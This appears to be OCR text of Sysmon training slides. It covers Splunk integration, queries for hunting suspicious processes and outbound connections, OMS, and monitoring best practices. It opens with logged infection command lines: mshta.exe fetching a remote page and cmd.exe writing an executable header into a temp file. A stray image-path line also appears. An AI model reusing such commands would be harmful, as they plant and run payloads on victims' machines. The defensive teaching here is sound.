C:\Users\User\AppData\Local\Temp\Low\execb.exe	"c:\users\user\appdata\local\temp\low\execb.exe"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" set/p="MZ" 1>"c:\users\user\appdata\local\temp\low\execb.exe""
C:\Windows\System32\mshta.exe	C:\Windows\system32\mshta.exe "http://[REDACTED].com/Page.aspx"	c:\users\user\appdata\local\temp\low\execb.exe	"c:\users\user\appdata\local\temp\low\execb.exe"



Network-Wide Monitoring:

Splunk,

Microsoft Operations Management Suite

Splunk

- Splunk enables collection and rich queries of Sysmon data
- Configuring Splunk for Sysmon (https://github.com/splunk/TA-microsoft-sysmon):
  - Install Splunk universal forwarder on Sysmon systems
  - Install Splunk Sysmon TA on search heads
  - Set Sysmon configuration to exclude Splunk binaries

```
<Image condition="end with">splunk</Image>
<Image condition="end with">msg_replay.exe</Image>
```

Splunk Example Queries

- See http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/

- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\\SYSTEM" |
stats values(User) as User,values(CommandLine) as CommandLine,values(ProcessId) as
ProcessId,values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

- Outbound connections by process:


```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval
src=if(isnotnull(SourceHostname), SourceHostname+":"+SourcePort, SourceIp+":"+SourcePort) | eval
dest=if(isnotnull(DestinationHostname), DestinationHostname+":"+DestinationPort, DestinationIp+":"+DestinationPort) |
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

- Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where
DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid
DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-
sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```

Operations Management Suite

- OMS
  - System monitoring and configuration for Windows and Linux systems (VMs, physical, cloud, etc.)
  - Includes support for agent that can forward arbitrary logs to Operational Insights service
- Logs can be used for:
  - Standing dashboard queries
  - Visualization
  - Ad-hoc exploration



Best Practices and Tips

Best Practices and Tips

- Install it on all your systems
  - Proven at scale
  - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
  - Filter out noise, especially uninteresting image loads
  - Test overhead on mission-critical systems
  - Make sure event log is large enough to capture desired time window
- Forward events off box
  - To prevent deletion by attackers
  - For analyzing aggregate network behavior
  - For tracing activity between systems (e.g. pass-the-hash)

Summary

- Sysmon can give you deep insights into intrusions and infections
- Send cases, tips and feature requests to me:

  mark.russinovich@microsoft.com
  @markrussinovich
- Sysmon and other Sysinternals tools are documented in the upcoming "Troubleshooting with the Sysinternals Tools"